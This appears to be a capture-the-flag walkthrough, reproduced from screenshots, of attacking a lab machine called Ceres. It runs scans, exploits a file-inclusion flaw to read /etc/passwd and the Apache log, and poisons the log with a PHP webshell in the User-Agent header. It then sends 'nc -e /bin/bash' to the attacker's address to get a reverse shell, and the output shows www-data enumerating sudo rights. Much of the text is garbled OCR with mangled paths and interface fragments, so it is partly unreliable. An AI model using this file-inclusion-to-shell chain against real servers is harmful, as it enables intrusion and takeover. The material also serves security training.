



Ceres






```
> nmap -sCV -p22,80 -vvv 192.168.137.46
Starting Nmap 7.95 ( https://nmap.org ) at 2023-07-10 11:45 CEST
```

```
PORT      STATE SERVICE REASON      VERSION
22/tcp    open  ssh      syn-ack ttl 64  OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 36:81:c1:3b:b8:7b:84:0f:6a:41:7b:2e:3a:01:4c:44 (RSA)
|   ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQ/C/WyFoOEwOdUDkbAGmNpus3P7PUcWIR+3YxVbdmp7X3NnEICW7ow7+N3KU
Bj9b6OW/qmcIDMJoqQyOUIYcLqtP1X03vLe+YX0Y5LAjJGxCKjsE7Yhsc02IN/4+Bwp8BVG0rUmKKbYyAksrW75Nef+fM8UfkzubI
bH17PmOefan1fQbZC8bzsobqr4Yp2UwF8Xft81Dhr9j9WDXgyNgvTaD+Fw9GXj
|   256 f6:7e:44:41:80:00:b0:c2:e9:03:8d:74:c3:7a:ea:0e (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmJsewj2oMHfqQTI8FcoEjbMrI
I=
|   256 37:d1:5a:b4:e5:0a:77:9a:2a:7e:1a:63:7c:d4:2e:9b (ED25519)
| ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAIkf9QqC2EgsU8so9WmtvQ62bcu0kLa/i4qETBeQJB+Ik
80/tcp    open  http     syn-ack ttl 64  Apache httpd 2.4.38 ((Debian))
| http-methods:
|_ Supported Methods: OPTIONS HEAD GET POST
|_ http-server-header: Apache/2.4.38 (Debian)
|_ http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:46:6F:4F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
=====
> whatweb 192.168.137.46
http://192.168.137.46 [200 OK] Apache[2.4.38], Country[RESERVED][zz], HTTPServer[Debian Linux][Apache/2.4.38 (Debian)], IP[192.168.137.46]
```

```
❯ gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u 'http://192.168.137.46' -t 20 -x html,txt,php
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://192.168.137.46
[+] Method:       GET
[+] Threads:      20
[+] Wordlist:     /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Extensions:  php,html,txt
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
/index.html      (Status: 200) [Size: 80]
/.php            (Status: 403) [Size: 279]
/.html           (Status: 403) [Size: 279]
/file.php        (Status: 200) [Size: 0]
/secret.php      (Status: 200) [Size: 54]
Progress: 178467 / 882240 (20.23%) C
[!] Keyboard interrupt detected, terminating.
Progress: 179121 / 882240 (20.30%)
```





→ ⌂ ⌂ view-source:http://192.168.137.46/My_H1dd3n_S3cr3t/file.php?file=/etc/passwd

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Online - Reverse Shell ...

```

1 root:x:0:0:root:/bin/bash
2 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
3 bin:x:2:2:bin:/bin:/usr/sbin/nologin
4 sys:x:3:3:sys:/dev:/usr/sbin/nologin
5 sync:x:4:65534:sync:/bin:/sync
6 games:x:5:60:games:/usr/games:/usr/sbin/nologin
7 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
8 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
9 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
10 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
11 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
12 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
13 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
14 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
15 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
16 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
17 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
18 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
19 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
20 systemd-timesync:x:101:102:systemd Time Synchronization,,,,:/run/systemd:/usr/sbin/nologin
21 systemd-network:x:102:103:systemd Network Management,,,,:/run/systemd:/usr/sbin/nologin
22 systemd-resolve:x:103:104:systemd Resolver,,,,:/run/systemd:/usr/sbin/nologin
23 messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
24 sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
25 giuseppe:x:1000:1000:giuseppe,,,:/home/giuseppe:/bin/bash
26 systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
27

```

← → ⌂ view-source:http://192.168.137.46/My_H1dd3n_S3cr3t/file.php?file=/var/log/apache2/access.log

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Online - Reverse Shell ...

```

16117#192.168.137.26 - - [23/Feb/2025:02:44:17 +0100] "GET /file.php?frontier=id HTTP/1.1" 200 147 "-" "Wfuzz/3.1.0"
16117#192.168.137.26 - - [23/Feb/2025:02:44:17 +0100] "GET /file.php?stackguard=id HTTP/1.1" 200 147 "-" "Wfuzz/3.1.0"
16117#192.168.137.26 - - [23/Feb/2025:02:44:17 +0100] "GET /file.php?incident-id HTTP/1.1" 200 147 "-" "Wfuzz/3.1.0"
16117#192.168.137.26 - - [23/Feb/2025:02:44:17 +0100] "GET /file.php?venture_capital=id HTTP/1.1" 200 147 "-" "Wfuzz/3.1.0"
16117#192.168.137.26 - - [23/Feb/2025:02:44:17 +0100] "GET /file.php?welfare=id HTTP/1.1" 200 147 "-" "Wfuzz/3.1.0"
16117#192.168.137.26 - - [23/Feb/2025:02:44:17 +0100] "GET /file.php?nanae=id HTTP/1.1" 200 147 "-" "Wfuzz/3.1.0"
16117#192.168.137.26 - - [23/Feb/2025:02:44:17 +0100] "GET /file.php?greg=id HTTP/1.1" 200 147 "-" "Wfuzz/3.1.0"
16117#192.168.137.26 - - [23/Feb/2025:02:44:17 +0100] "GET /file.php?vnc=id HTTP/1.1" 200 147 "-" "Wfuzz/3.1.0"
16117#192.168.137.26 - - [23/Feb/2025:02:44:17 +0100] "GET /file.php?MySpace=id HTTP/1.1" 200 147 "-" "Wfuzz/3.1.0"
16117#192.168.137.26 - - [23/Feb/2025:02:44:17 +0100] "GET /file.php?ADM=id HTTP/1.1" 200 147 "-" "Wfuzz/3.1.0"
16118#192.168.137.26 - - [23/Feb/2025:02:44:17 +0100] "GET /file.php?CIPE=id HTTP/1.1" 200 147 "-" "Wfuzz/3.1.0"
16118#192.168.137.26 - - [23/Feb/2025:02:44:17 +0100] "GET /file.php?techinfo=id HTTP/1.1" 200 147 "-" "Wfuzz/3.1.0"
16118#192.168.137.26 - - [23/Feb/2025:02:44:17 +0100] "GET /file.php?front_page=id HTTP/1.1" 200 147 "-" "Wfuzz/3.1.0"
16118#192.168.137.26 - - [23/Feb/2025:02:44:17 +0100] "GET /file.php?mob=id HTTP/1.1" 200 147 "-" "Wfuzz/3.1.0"
16118#192.168.137.26 - - [23/Feb/2025:02:44:17 +0100] "GET /file.php?scheiner=id HTTP/1.1" 200 147 "-" "Wfuzz/3.1.0"
16118#192.168.137.26 - - [23/Feb/2025:02:44:17 +0100] "GET /file.php?Islam=id HTTP/1.1" 200 147 "-" "Wfuzz/3.1.0"
16118#192.168.137.26 - - [23/Feb/2025:02:44:17 +0100] "GET /file.php?2183=id HTTP/1.1" 200 147 "-" "Wfuzz/3.1.0"
16118#192.168.137.26 - - [23/Feb/2025:02:44:17 +0100] "GET /file.php?aria-upphoto=id HTTP/1.1" 200 147 "-" "Wfuzz/3.1.0"
16118#192.168.137.26 - - [23/Feb/2025:02:44:17 +0100] "GET /file.php?Gadgets=id HTTP/1.1" 200 147 "-" "Wfuzz/3.1.0"
16118#192.168.137.26 - - [23/Feb/2025:02:44:17 +0100] "GET /file.php?aria-clickgal=id HTTP/1.1" 200 147 "-" "Wfuzz/3.1.0"
16119#192.168.137.26 - - [23/Feb/2025:02:44:17 +0100] "GET /file.php?3ctftpsvc=id HTTP/1.1" 200 147 "-" "Wfuzz/3.1.0"
16119#192.168.137.26 - - [23/Feb/2025:02:44:17 +0100] "GET /file.php?stars_4=id HTTP/1.1" 200 147 "-" "Wfuzz/3.1.0"
16119#192.168.137.26 - - [23/Feb/2025:02:44:17 +0100] "GET /file.php?smartphone=id HTTP/1.1" 200 147 "-" "Wfuzz/3.1.0"
16119#192.168.137.26 - - [23/Feb/2025:02:44:17 +0100] "GET /file.php?bookstore_off=id HTTP/1.1" 200 147 "-" "Wfuzz/3.1.0"
16119#192.168.137.26 - - [23/Feb/2025:02:44:17 +0100] "GET /file.php?comet=id HTTP/1.1" 200 147 "-" "Wfuzz/3.1.0"
16119#192.168.137.26 - - [23/Feb/2025:02:44:17 +0100] "GET /file.php?Wedding=id HTTP/1.1" 200 147 "-" "Wfuzz/3.1.0"
16119#192.168.137.26 - - [23/Feb/2025:02:44:17 +0100] "GET /file.php?explanation=id HTTP/1.1" 200 147 "-" "Wfuzz/3.1.0"
16119#192.168.137.26 - - [23/Feb/2025:02:44:17 +0100] "GET /file.php?4465=id HTTP/1.1" 200 147 "-" "Wfuzz/3.1.0"
16119#192.168.137.26 - - [23/Feb/2025:02:44:17 +0100] "GET /file.php?page-7=id HTTP/1.1" 200 147 "-" "Wfuzz/3.1.0"
16119#192.168.137.26 - - [23/Feb/2025:02:44:17 +0100] "GET /file.php?top_search=id HTTP/1.1" 200 147 "-" "Wfuzz/3.1.0"
16120#192.168.137.26 - - [23/Feb/2025:02:44:17 +0100] "GET /file.php?resolution=id HTTP/1.1" 200 147 "-" "Wfuzz/3.1.0"
16120#192.168.137.26 - - [23/Feb/2025:02:44:17 +0100] "GET /file.php?krakow=id HTTP/1.1" 200 147 "-" "Wfuzz/3.1.0"
16120#192.168.137.26 - - [23/Feb/2025:02:44:17 +0100] "GET /file.php?page-10=id HTTP/1.1" 200 147 "-" "Wfuzz/3.1.0"
16120#192.168.137.26 - - [23/Feb/2025:02:44:17 +0100] "GET /file.php?fx=id HTTP/1.1" 200 147 "-" "Wfuzz/3.1.0"

```

id RCE

nc

Burp Suite Intercepted Network Traffic

Request

```
Pretty Raw Hex
1 GET /My_Hidden_Scrpt/file.php?file=...<script>var log=...</script>
2 Host: 192.168.137.46
3 User-Agent: <php system($_GET['cmd']); ?>
4 Accept: */*
5 Accept-Language: en-US;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Upgrade-Insecure-Requests: 1
9 Priority: -1
10
11
```

Response

```
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Sun, 23 Feb 2025 17:19:09 GMT
3 Server: Apache/2.4.38 (Debian)
4 Vary: Accept-Encoding
5 Content-Type: text/html; charset=UTF-8
6 Keep-Alive: timeout=10, max=100
7 Connection: Keep-Alive
8 Content-Type: text/html; charset=UTF-8
9
10
11 192.168.137.47 - [23/Feb/2025:17:19:05 +0100] "GET /My_Hidden_Scrpt/file.php?file=...<script>var log=...</script>" 200 204 "-" "/usr/bin/nc"
12
13 192.168.137.47 - [23/Feb/2025:18:06:16 +0100] "GET /My_Hidden_Scrpt/file.php?file=...<script>var log=...</script>" 200 204 "-" "/usr/bin/nc"
14 192.168.137.47 - [23/Feb/2025:18:06:16 +0100] "GET /favicon.ico" 200 404 "-" "/index.html"
15 192.168.137.47 - [23/Feb/2025:18:06:36 +0100] "GET /My_Hidden_Scrpt/file.php?file=...<script>var log=...</script>" 200 203 "-" "/Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
16 192.168.137.47 - [23/Feb/2025:18:06:36 +0100] "GET /My_Hidden_Scrpt/file.php?file=...<script>var log=...</script>" 200 203 "-" "/Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
17 192.168.137.47 - [23/Feb/2025:18:06:36 +0100] "GET /My_Hidden_Scrpt/file.php?file=...<script>var log=...</script>" 200 203 "-" "/Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
18 192.168.137.47 - [23/Feb/2025:18:06:36 +0100] "GET /My_Hidden_Scrpt/file.php?file=...<script>var log=...</script>" 200 203 "-" "/Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
```

Inspector

Selected text: `&cmd=which%20nc`

Decoded from: URL encoding

Notes

Bottom Status Bar

1,955 bytes | 1,059 millis | Memory: 118.0MB

Burp Suite Pro Version 1.7.10

Target: http://192.168.137.46 | HTTP/1.1

Request

```
1 GET /My%20Hidden%20File.php?file=/var/log/apache2/access.log&cmd=nc+-e+/bin/bash 192.168.137.47+443 HTTP/1.1
2 Host: 192.168.137.46
3 User-Agent: <php system($_GET['cmd']); ?>
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Upgrade-Insecure-Requests: 1
9 Priority: 0
10
11
```

Response

Inspector

Selection 34 (0x22)

Selected text nc -e /bin/bash 192.168.137.47 443

Decoded from: URL encoding

nc -e /bin/bash 192.168.137.47 443

Cancel Apply changes

Request attributes 2

Request query parameters 0

Request body parameters 0


Request cookies 0

Request headers 8

Waiting



Event log All issues

Memory: 119.4MB



```
total 68
drwxr-xr-x 18 root root 4096 Mar  6 2021 .
drwxr-xr-x 18 root root 4096 Mar  6 2021 ..
lrwxrwxrwx 1 root root  7 Mar  6 2021 bin -> usr/bin
drwxr-xr-x  3 root root 4096 Mar  6 2021 boot
drwxr-xr-x 17 root root 3188 Feb 23 18:02 dev
drwxr-xr-x  72 root root 4096 Feb 23 18:02 etc
drwxr-xr-x  3 root root 4096 Mar  6 2021 home
lrwxrwxrwx 1 root root 31 Mar  6 2021 initrd.img -> boot/initrd.img-4.19.0-14-amd64
lrwxrwxrwx 1 root root 31 Mar  6 2021 initrd.img.old -> boot/initrd.img-4.19.0-11-amd64
lrwxrwxrwx 1 root root  7 Mar  6 2021 lib -> usr/lib
lrwxrwxrwx 1 root root  9 Mar  6 2021 lib32 -> usr/lib32
lrwxrwxrwx 1 root root  9 Mar  6 2021 lib64 -> usr/lib64
lrwxrwxrwx 1 root root 10 Mar  6 2021 libx32 -> usr/libx32
drwx----- 2 root root 16384 Mar  6 2021 lost+found
drwxr-xr-x  3 root root 4096 Mar  6 2021 media
drwxr-xr-x  2 root root 4096 Mar  6 2021 mnt
drwxr-xr-x 129 root root 4096 Feb 23 18:24 opt
drwxr-xr-x  3 root root 4096 Feb  8 2023 proc
drwxr-xr-x 17 root root 500 Feb 23 18:02 run
lrwxrwxrwx 1 root root  8 Mar  6 2021 sbin -> usr/sbin
drwxr-xr-x  2 root root 4096 Mar  6 2021 srv
dr-xr-xr-x 13 root root 4096 Mar  6 2021 sys
drwxrwxrwt 2 root root 4096 Feb 23 18:02 tmp
drwxr-xr-x 13 root root 4096 Mar  6 2021 usr
drwxr-xr-x 12 root root 4096 Mar  6 2021 var
lrwxrwxrwx 1 root root 28 Mar  6 2021 vmlinuz -> boot/vmlinuz-4.19.0-14-amd64
lrwxrwxrwx 1 root root 28 Mar  6 2021 vmlinuz.old -> boot/vmlinuz-4.19.0-11-amd64
www-data@ceres:~$ cd home/
www-data@ceres:~/home$ ls
giuseppe
www-data@ceres:~/home$ ls -l
total 4
drwx----- 3 giuseppe giuseppe 4096 May  3 2023 giuseppe
www-data@ceres:~/home$ sudo -l
Matching Defaults entries for www-data on ceres:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/bin\:
User www-data may run the following commands on ceres:
    (giuseppe) NOPASSWD: /usr/bin/python
www-data@ceres:~/home$
```

```
lrwxrwxrwx 1 root root  7 Mar  6 2021 bin -> usr/bin
drwxr-xr-x  3 root root 4096 Mar  6 2021 boot
drwxr-xr-x 17 root root 3188 Feb 23 18:02 dev
drwxr-xr-x  72 root root 4096 Feb 23 18:02 etc
